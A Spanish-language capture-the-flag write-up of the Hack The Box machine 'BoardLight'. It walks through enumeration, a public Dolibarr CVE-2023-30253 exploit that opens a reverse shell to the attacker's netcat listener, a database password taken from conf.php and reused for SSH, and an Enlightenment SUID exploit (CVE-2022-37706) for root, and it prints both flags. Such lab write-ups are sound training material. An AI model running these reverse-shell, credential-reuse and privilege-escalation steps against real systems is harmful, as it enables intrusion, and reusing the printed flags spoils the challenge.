BoardLight writeup - Hack The Box

Escrito por : tellmefred

Dificultad : fácil

Introducción:

En este writeup, abordaremos la máquina “BoardLight” de la plataforma Hack The Box, un entorno diseñado para poner a prueba nuestras habilidades en la identificación y explotación de vulnerabilidades conocidas. A lo largo de este desafío, nos enfocaremos en dos aspectos críticos de seguridad: la explotación de una vulnerabilidad inicial para obtener acceso al sistema y la escalada de privilegios para alcanzar control total.

“BoardLight” ofrece una experiencia práctica en la cual aplicaremos técnicas de enumeración y análisis para descubrir fallos de seguridad que han sido previamente documentados. Esta máquina es un excelente ejercicio para reforzar

nuestro conocimiento en la explotación de vulnerabilidades conocidas y en la implementación de técnicas de escalada de privilegios.

Reconocimiento:


Empezamos haciendo ping para probar la conectividad.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ping 10.10.11.11
PING 10.10.11.11 (10.10.11.11) 56(84) bytes of data.
64 bytes from 10.10.11.11: icmp_seq=1 ttl=63 time=25.5 ms
64 bytes from 10.10.11.11: icmp_seq=2 ttl=63 time=26.9 ms
64 bytes from 10.10.11.11: icmp_seq=3 ttl=63 time=26.5 ms
^C
--- 10.10.11.11 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3006ms
rtt min/avg/max/mdev = 25.535/26.313/26.932/0.581 ms
```

Aquí la respuesta del scan de nmap tenemos el puerto 22 y el 80 pero algo que me parece importante es que en el inicio del scan nos dice el dominio de la dirección ip que estamos escaneando solo tenemos que añadirlos al /etc/hosts.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# nmap -sS -sCV -p- --open -Pn --min-rate 2500 10.10.11.11 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-13 19:10 CEST
Nmap scan report for board.htb (10.10.11.11)
Host is up (0.029s latency).
Not shown: 63829 closed tcp ports (reset), 1704 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Aquí el primer toque con la ip en el puerto 80.



aquí podemos observar como añadir el dominio a la ip.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# echo "10.10.11.11       board.htb" | sudo tee -a /etc/hosts
10.10.11.11       board.htb
```


Después de probar diferentes métodos se me ocurrió buscar sub dominios y encontré el dominio crm.board.htb.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# gobuster vhost -u http://board.htb/ -w /usr/share/wordlists/subdomains-top1million-20000.txt --ap
nd-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://board.htb/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/subdomains-top1million-20000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: crm.board.htb Status: 200 [Size: 6360]
```


Lo añadimos al archivo /etc/hosts.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# echo "10.10.11.11       crm.board.htb" | sudo tee -a /etc/hosts
10.10.11.11       crm.board.htb
```

Aquí nos topamos con un Dolibarr, pero que es dolibar.




Aquí una descripción sencilla de nuestro amigo Chat GPT.



Luego verificando la imagen de la plataforma que encontramos pude observar la versión y con esta información busque y encontré un POC.

Explotación:

Aquí en la explotación encontramos que tenia usuario y contraseña predefinidos, así accedemos y podemos hacer uso del PoC que encontramos por qué ese requería de contraseña y usuario para ser utilizado.



Aquí me clone el repositorio del GitHub.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# git clone https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253.git
Cloning into 'Exploit-for-Dolibarr-17.0.0-CVE-2023-30253'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (18/18), 9.17 KiB | 782.00 KiB/s, done.
Resolving deltas: 100% (3/3), done.
```

Aquí le doy permisos de ejecución.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# ls
Exploit-for-Dolibarr-17.0.0-CVE-2023-30253  allports  reports

┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HackBoxM/BoardLight]
└─# cd Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

┌──(root㉿tellmefred)-[/home/…/Desktop/HackBoxM/BoardLight/Exploit-for
└─# ls
README.md  exploit.py

┌──(root㉿tellmefred)-[/home/…/Desktop/HackBoxM/BoardLight/Exploit-for
└─# chmod +x exploit.py

┌──(root㉿tellmefred)-[/home/…/Desktop/HackBoxM/BoardLight/Exploit-for
└─# ls
README.md  exploit.py
```

Llegando a este punto podemos observar el funcionamiento del exploit y observamos cómo recibimos la shell reversa.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HackBoxM/BoardLight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─# python3 exploit.py http://crm.board.htb admin admin 10.10.14.201 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.201] from (UNKNOWN) [10.10.11.11] 42036
bash: cannot set terminal process group (890): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Aquí un tratamiento a la tty.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ script /dev/null -c bash
<htb/htdocs/public/website$ script /dev/null -c bash
Script started, file is /dev/null
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```

Escalada de privilegios:

Luego moviéndome y buscando por algún archivo de configuración o lo que sea que me consiga elevar mis privilegios

```
www-data@boardlight:/$ cd /var/www/html/crm.board.htb/htdocs
www-data@boardlight:~/html/crm.board.htb/htdocs$ ls
accountancy  comm         document.php       ftp                 margin             public          ticket
adherents    commande     don                holiday             master.inc.php     reception       user
admin        compta       ecm                hrm                 modulebuilder      recruitment     variants
api          conf         emailcollector     imports             mrp                resource        viewimage.php
asset        contact      eventorganization  includes            multicurrency      robots.txt      webhook
asterisk     contrat      expedition         index.php           opcachepreload.php  salaries        webservices
barcode      core         expensereport      install             opensurvey         security.txt    website
blockedlog   cron         exports            intracommreport     partnership        societe         workstation
bom          custom       externalsite       knowledgemanagement  paybox            stripe          zapier
bookcal      datapolicy   favicon.ico        langs               paypal             supplier_proposal
bookmarks    dav          fichinter          loan                printing           support
categories   debugbar     filefunc.inc.php   mailmanspip         product            takepos
collab       delivery     fourn              main.inc.php        projet             theme
www-data@boardlight:~/html/crm.board.htb/htdocs$
```

Aquí en esta imagen podemos ver que me encontré con un archivo conf.php me encontré con credenciales de acceso que me permitirán acceder a una base de datos al parecer pero antes me gustaría ver si este System Administrator repite sus contraseñas.

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
conf.php  conf.php.example  conf.php.old
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
```

Aquí lo probé pero se preguntarán de donde salió el usuario y claro que lo encontré en el /etc/passwd.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ cd /home
```

Aquí ya consigo la primera flag que es la user.txt.

```
larissa@boardlight:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
3b147f6375bf5b9d2fc672ae884170e4
```

Este punto ya solo tenemos que pivotar al acceso root, para esto reviso el comando sudo -l pero no tenemos permisos.


```
larissa@boardlight:~$ sudo -l
[sudo] password for larissa:
Sorry, user larissa may not run sudo on localhost.
```

Buscando los permisos SUID, me encontré con este binario y puede ser ejecutado por el root.

```
larissa@boardlight:~$ find / -perm -4000 -ls
find: ‘/var/log/speech-dispatcher’: Permission denied
find: ‘/var/log/private’: Permission denied
find: ‘/var/lib/mysql’: Permission denied
find: ‘/var/lib/udisks2’: Permission denied
```

```
    2491     16 -rwsr-xr-x   1 root     root        14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
     608     16 -rwsr-sr-x   1 root     root        14488 Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
   17633     28 -rwsr-xr-x   1 root     root        26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_
sys
   17628     16 -rwsr-xr-x   1 root     root        14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_
ckpasswd
   17627     16 -rwsr-xr-x   1 root     root        14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_
backlight
   17388     16 -rwsr-xr-x   1 root     root        14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linu
x-gnu-x86_64-0.23.1/freqset
    2368     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Aquí nos encontramos un exploit que encontré en GitHub y nos copiamos el código en la carpeta (tmp) y le damos permisos de ejecución.



Aquí por fin ejecutamos el exploit que nos permite escalar a los privilegios root.

```
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# whoami
root
# cd /root
# ls
root.txt  snap
# cat root.txt
0b8892fec9f3efa55b8cd6f64046698a
#
```

Sacamos la flag y podemos certificar que la máquina esta **ROOTED**